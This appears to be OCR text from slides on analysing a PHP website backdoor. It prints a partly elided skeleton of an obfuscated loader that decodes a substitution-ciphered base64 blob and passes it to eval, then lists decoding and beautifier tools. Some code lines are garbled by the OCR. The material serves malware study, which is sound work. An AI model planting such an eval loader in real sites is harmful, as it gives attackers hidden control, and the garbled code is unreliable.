
encrypted Base64 code using the MD5

The REAL Backdoor

The Structure

Summarizing…





```php
<?php
if (!defined('ALREADY_RUN_[...random hexadecimal string]')) {
    define('ALREADY_RUN_[...random hexadecimal string]', 1);

    function random_function_name($translate_key, $dirty_base64_code) {
        // Simple replacement decryption, using $translate_key
        // of the $dirty_base64_code transforming
        // it in a correct base64 code
        return base64_decode($base64_clean_code);
    }

    $random_var_dirty_base64_code = 'bTCX6xwiIdHnGlV4O6cHGUMyGH0QIlGU76wpVLk9ORQX6xwiIdHnGlV4
        Hc68UIZjKWlVKqZXocrHyIH04YZoHMeg896xDbTi3qWMeIaMnGd' .
    [... looking-like-base64-encoded strings concatenations ...] .
     's638s638sB4X6u38s638s638nT4Os638s638s6wHvlzys6AxvWAzZeczYeccpg4Os638s63' . '8s6wH1rH4O
    $random_var_translation_key =  Array('1' => 'e', '0' => '9', '3' => 'A', '2' => 'S', '5'
        , 'C' => 'o', 'B' => 'H', 'E' => 'j', 'D' => '7', 'G' => 'c', 'F' => 'E', 'I' => 'b',
         'q', 'Q' => 's', 'P' => 't', 'S' => 'u', 'R' => 'T', 'U' => 'n', 'T' => 'Q', 'W' =>
        ' => 'D', 'e' => 'y', 'd' => 'm', 'g' => 'w', 'f' => '6', 'i' => 'p', 'h' => '5', 'k
        , 'p' => 'O', 's' => 'I', 'r' => 'G', 'u' => 'i', 't' => 'P', 'w' => 'B', 'v' => 'Y',
    eval
    /*[random chars acting as ID tag]*/
    (random_function_name($random_var_translation_key, $random_var_with_dirty_base64_code));
}
// 55dc265565c31933c4ea7059cac1db7c [... commented 32 chars of MD5 + encrypted code ...]
```


ToolBelt so far

Herramientas


- Browser console, browser dev tools, extensions
- Base64(code-decode): base64decode.org
- Beautifier of code in HTML, CSS, JS and PHP: ctrlq.org/beautifier
- Phased decrypter: ddecode.com unphp.net

Scanners

